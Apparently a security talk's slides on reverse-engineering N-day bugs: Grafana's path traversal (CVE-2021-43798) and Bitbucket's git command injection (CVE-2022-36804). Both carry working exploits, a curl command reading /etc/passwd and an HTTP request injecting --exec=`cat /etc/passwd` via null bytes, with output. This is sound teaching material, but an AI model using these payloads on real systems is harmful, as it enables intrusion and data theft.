
```
PS C:\Users\user> docker exec -it $(docker ps -q | select -first 1) /bin/bash
root@38dbe4ace626:/var/atlassian/application-data/confluence# stat /tmp/whatsup
  File: /tmp/whatsup
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: d7h/215d        Inode: 36397       Links: 1
Access: (0640/-rw-r-----)  Uid: ( 2002/confluence)   Gid: ( 2002/confluence)
Access: 2023-01-06 10:41:19.554750907 +0000
Modify: 2023-01-06 10:41:19.554750907 +0000
Change: 2023-01-06 10:41:19.554750907 +0000
 Birth: 2023-01-06 10:16:43.500492007 +0000
root@38dbe4ace626:/var/atlassian/application-data/confluence# 
```

CVE-2021-43798 Grafana Path Traversal

- This falls for a language specific pitfall
- filepath.Clean() does not sanitize if the path supplied does not start with a `/`(Reference 3)



```
user@DESKTOP-UE42V2D /mnt/c/Users/user/AppData/Local/Temp/kek $ go run clean.go
clean("..;//./../../../../.;/a/b") = "../../.;/a/b"
clean("a/b") = "a/b"
clean("../../../../../../etc/passwd") = "../../../../../../etc/passwd"
clean("/../../../../foo/bar") = "/foo/bar"
```



```go
// pkg/api/plugins.go
func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
    pluginID := web.Params(c.Req)[":pluginId"]
    plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
    if !exists {
        c.JsonApiErr(404, "Plugin not found", nil)
        return
    }

    requestedFile := filepath.Clean(web.Params(c.Req)["*"]) // [1] "../../../../../../../../../../etc/passwd"
    pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile) // [2] "/etc/passwd"


    // ...

    // It's safe to ignore gosec warning G304 since we already clean the requested file path and subsequently
    // use this with a prefix of the plugin's directory, which is set during plugin loading
    // nolint:gosec
    f, err := os.Open(pluginFilePath) // [3] "/etc/passwd"
    if err != nil {
        if os.IsNotExist(err) {
            c.JsonApiErr(404, "Plugin file not found", err)
            return
        }
        c.JsonApiErr(500, "Could not open plugin file", err)
        return
    }

    // ...

    http.ServeContent(c.Resp, c.Req, pluginFilePath, fi.ModTime(), f) // [4] serves to the user
}
```

Exploitation


- Read `/etc/passwd` with a simple curl command

```
curl -skiL "http://localhost:3000/public/plugins/alertlist/../../../../../../../../../../etc/passwd" --path-as-is
```

Bitbucket git Command Injection (CVE-2022-36804)


- Finding the execution flow of this vulnerability is left as an exercise to the viewer
- It is not very complex, and is a good exercise to learn

Hint



```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> this = {DefaultContentService@40026}
v request = {ArchiveRequest@40063}
    > commitId = "fc5a1307e467135e099cf0172b0106591195a43d"
    > format = {ArchiveFormat@40071} "ZIP"
    > paths = {SingletonImmutableSet@40072}  size = 1
    > prefix = "ax--exec=`cat /etc/passwd`--remote=origin/"
    > repository = {InternalRepository@40074} "PUB/pp[1]"
> outputSupplier = {ArchiveResource$lambda@40064}
> command = {NioGitCommand@40111} "/usr/bin/git archive --format=zip --prefix=ax--exec=`cat /etc/passwd`--remote=origin/ -- fc5a1307e467135e099cf0172b0106591195a43d aaa"
  this.archiveTimeout = 1800
> this.scmService = {$Proxy271@40029} "com.atlassian.stash.internal.scm.PluginScmService@73aa2406"
> this.eventPublisher = {TransactionAwareEventPublisher@40033}
```

Exploitation



```
GET /rest/api/latest/projects/PUB/repos/pp/archive?filename=aaa&path=aaa&prefix=ax%00--exec=%60cat%20/etc/passwd%60%00--remote=origin HTTP/1.1
Host: localhost:7990
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-AUSERNAME: admin
X-AUSERID: 1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://localhost:7990/projects/PUB/repos/pp/browse
Cookie: BITBUCKETSESSIONID=01912DAAD286DA5A2220CB0FC23C7276; _atl_bitbucket_remember_me=ZjIxNWE3OGFlMjY4NDkwMDFlN2IwZDA2NzAyZTM2Y2RkMzEwNmJlZDplMWU2NjBjNWMyOThlYjRkODBiZTRlN2NkNzJkYmNlMzY2OTEwMWZk
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin


```

```
HTTP/1.1 500
X-AREQUESTID: @1CL4CVHx1116x515x0
X-ASEN: SEN-L19059089
Set-Cookie: _atl_bitbucket_remember_me=ZjIxNWE3OGFlMjY4NDkwMDFlN2IwZDA2NzAyZTM2Y2RkMzEwNmJlZDoxYTFjMzY3ZGU5NjhhZTk0MmRkMTMyNWFlMDMzMmJlNWQzMDNiODVj; Max-Age=2591999; Expires=Sun, 05-Feb-2023 18:36:27 GMT; Path=/; HttpOnly
Set-Cookie: BITBUCKETSESSIONID=64E5A8A37593BFC2BA60C304974363E1; Path=/; HttpOnly
X-AUSERID: 1
X-AUSERNAME: admin
X-ASESSIONID: 1g000n1
Cache-Control: private, no-cache
Pragma: no-cache
Cache-Control: no-cache, no-transform
Vary: accept-encoding,x-auserid,cookie,x-ausername,accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Fri, 06 Jan 2023 18:36:33 GMT
Connection: close
Content-Length: 406

{
  "errors": [
    {
      "context": null,
      "message": "'/usr/bin/git archive --format=zip --prefix=ax\u0000--exec=`cat /etc/passwd`\u0000--remote=origin/ -- fc5a1307e467135e099cf0172b0106591195a43d aaa' exited with code 128 saying: `cat /etc/passwd` 'origin/': 1: root:x:0:0:root:/root:/bin/bash: not found\nfatal: the remote end hung up unexpectedly",
      "exceptionName": "com.atlassian.bitbucket.scm.CommandFailedException"
    }
  ]
}
```

Takeaways

- Patch may not always be available
- Insufficient patches might give you more vulnerabilities
- Make sure to be as systematic as possible
- Learn and document language specific pitfalls
- Pay attention to source, sink and everything in between
- Keep notes for every N-day you reverse.

Questions?

@atul_hax

@0xatul@infosec.exchange

@0xatul#2866

References:

1. Simon Scannell, A Common Bypass Pattern To Exploit Modern Web Apps https://www.youtube.com/watch?v=V-DdcKADnFk
2. Mark Dowd, How do you actually find bugs? https://www.youtube.com/watch?v=7Ysy6iA2sqA
3. Louis Nyffenegger, Code that gets you pwn(s|'d) https://youtu.be/BNHKlj-PMDc?t=712
4. https://www.pwntester.com/blog/2014/01/20/time-to-update-your-ognl-payloads/